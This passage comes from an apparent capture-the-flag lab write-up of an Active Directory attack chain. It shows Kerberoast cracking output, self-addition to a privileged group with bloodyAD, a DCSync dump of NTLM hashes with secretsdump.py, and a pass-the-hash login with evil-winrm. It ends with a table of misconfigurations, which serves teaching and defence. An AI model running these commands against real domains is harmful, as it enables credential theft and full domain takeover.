f961eac2222e31089fd5f63ebcb277c14d47d61f0dfa11792c8efa64708e414cbb10834a821be40ee2d36b5b38498de6f1eff304104107c9408a30b2cd9dd6c4272b2869c71913ddc2a1c98821bc37777839
14a89dee827d2241752763c0b1656a3e213b30a85a6713183ed90739c29695955df6578182127458bca6957e3dd6401fa657ceed164b32cb7c9b875ea6b70bd3b80359f4e7ea6f231158be63eb43b02fd56538
0dca2115949cf198a158a81bf3b0fbd0a8ace20b53e93467bba1edd6c6b42aeb4d373e01f5d1669c1cfaca945552ed93b849591167472d7385b98b7a47391d0e7058c39d07d8e68305927fe18/a1cfeb33cbb
dca2ca80b53e4e95e021bd0e380a3c1377db5d4338550b98ed6196d6e7a1de6e5851875289f12283762a7324d40e832f6844f1881ec155460be632052eb11d3a8d752605fb9d66cc5400312ced7fa5d
a6bf8b9237436b7044adeadb78f7d9ac013fe767df0160889dc920443663899a5181ea7263820a03a41de1329acbp26e4a95613cc8b77ec6792aa5476cddb7262a3d603a6fa28f8077b8eabc34543ee8a
9c309199682b45585fcaf009cd8fb3dd979c49666aac39e23f5416e89a0d0711e1c1895ec23dccc0322f5534dff677a0f57f36db5e385898d528619a665a4a22436d9b996f2054560260d020a43794545adcc
0683258e9a4ad1fccf0222f0823f0...c039a2693f949041a528a50c90b96da47ae84beca9a0e96c2bb808e026d2dba425d69fc9693702f8dcca2439136691b4dc7ab4631ed73b94d7bb44c1aa97a0
8a52b485b38979d86d4007adf058...Repeat09
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*ttimmons$INLANEFREIGHT.LOCAL$inlanefre... adf05a
Time.Started.....: Sat Jul 18 13:14:59 2026 (15 secs)
Time.Estimated...: Sat Jul 18 13:15:14 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
```

---

### ### Stage 10: Privileged Group Self-Addition (ttimmons → Server Admins)

**\*\*Misconfiguration:\*\*** `ttimmons` held `GenericAll` over a custom "Server Admins" security group, allowing the account to add itself as a member and inherit that group's privileges — a critical over-permissioning flaw, since group membership control should never be delegated alongside membership in the group's own downstream privilege scope.



```
```bash
```

```
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' add groupMember  
"Server Admins" ttimmons
```

```
```
```

```
```bash
```


```
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' get object ttimmons --  
attr memberOf
```

```
```
```

```

```

### ### Stage 11: DCSync Attack — Full Domain Credential Extraction



**\*\*Misconfiguration (critical/root cause):\*\*** The "Server Admins" custom group had been granted `GetChanges` and `GetChangesAll` extended rights on the domain object — replication rights that should be reserved exclusively for Domain Controllers and members of Domain Admins/Enterprise Admins. This single misconfiguration is what converts the entire preceding privilege-escalation chain into full domain compromise: any member of "Server Admins" can impersonate a Domain Controller and request replication of all domain secrets, including the `Administrator` NTLM hash.

```
```bash
```

```
secretsdump.py ttimmons:'Repeat09'@172.16.8.3 -just-dc-ntlm
```

```
```
```

```
[issifu@ssshades] ~/htb
$ bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' add groupMember "Server Admins" ttimmons
[+] ttimmons added to Server Admins

[issifu@ssshades] ~/htb
$ bloodyAD --host 172.16.8.3 -d inlanefreight.local -u ttimmons -p 'Repeat09' get object ttimmons --attr memberOf
distinguishedName: CN=ttimmons,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
memberOf: CN=Server Admins,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL

[issifu@ssshades] ~/htb
$ secretsdump.py ttimmons:'Repeat09'@172.16.8.3 -just-dc-ntlm
Impacket v0.14.0.dev0+20260501.5643.899ef248 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domainuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fd1f7e5564060258ea787d8bb6e6afa2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0010a9e931073c5907e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b9362dfa5abf924b0d172b0c49ab58ac:::
inlanefreight.local\avazquez:1716:aad3b435b51404eeaad3b435b51404ee:762cbc5ea2edfca03767427b2f2a909f:::
inlanefreight.local\pfalcon:1717:aad3b435b51404eeaad3b435b51404ee:f8e656de86b8b13244e7c879d8177539:::
inlanefreight.local\fanthony:1718:aad3b435b51404eeaad3b435b51404ee:9827f62cf27fe221b4e89f7519a2092a:::
inlanefreight.local\willard:1719:aad3b435b51404eeaad3b435b51404ee:69ad25bb693f9a85cd5f1769480d5:::
inlanefreight.local\lbradford:1720:aad3b435b51404eeaad3b435b51404ee:0717d0c7b0e01125777d3ff4f3c00533:::
inlanefreight.local\sgage:1721:aad3b435b51404eeaad3b435b51404ee:31501a94e6027b74a5710c90d1c7f3b9:::
```

**\*\*Result:\*\*** Full NTDS.DIT credential dump, including:

```
```
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fd1f7e5564060258ea787d8bb6e6afa2:::
```

```
```
```

```

```

### ### Stage 12: Proof of Domain Compromise (Pass-the-Hash)

**\*\*Demonstrates impact:\*\*** No password cracking was required for this final step — the extracted NTLM hash was used directly to authenticate as `Administrator` on the Domain Controller via Pass-the-Hash, confirming complete, unrestricted domain compromise.

```
```bash
```

```
evil-winrm -i 172.16.8.3 -u Administrator -H fd1f7e5564060258ea787ddb6e6afa2
```


```
```
```

```
```powershell
```

```
hostname # DC01
```

```
whoami # inlanefreight\administrator
```

```
```
```



```

```

### ## Summary of Root-Cause Misconfigurations

| # | Flaw | Impact |

| --- | ----- | ----- |

| 1 | Excessive delegated ACL (`ForceChangePassword`) | Allowed lateral account takeover without password knowledge |

| 2 | Plaintext credentials in scripts on accessible file shares | Enabled credential harvesting via weak share permissions |

| 3 | Service account with excessive remote-access rights | Enabled lateral movement beyond intended scope |

| 4 | Leftover `unattend.xml` deployment artifact | Exposed plaintext local account credentials |

| 5 | Vulnerable third-party scheduled-task service (Sysax) | Enabled unauthorized SYSTEM-level privilege escalation |

| 6 | Autologon-configured service account (LSA secrets) | Exposed domain service account credentials in cleartext |

| 7 | Excessive `GenericWrite` delegation | Enabled targeted Kerberoasting via fake SPN injection |

| 8 | Weak account password policy / no complexity enforcement | Allowed offline cracking of the Kerberoasted ticket |

| 9 | Excessive `GenericAll` on a privileged group | Enabled self-escalation into a privileged group |

| 10 | **\*\*Replication rights (`GetChanges`/`GetChangesAll`) on a non-DC group\*\*** | **\*\*Root cause of full domain compromise via DCSync\*\*** |

The chain illustrates a common real-world pattern: no single misconfiguration was catastrophic in isolation, but the *\*cumulative\** effect of small, disconnected ACL and credential-hygiene failures produced a complete path from an initial low-privilege foothold to full domain compromise.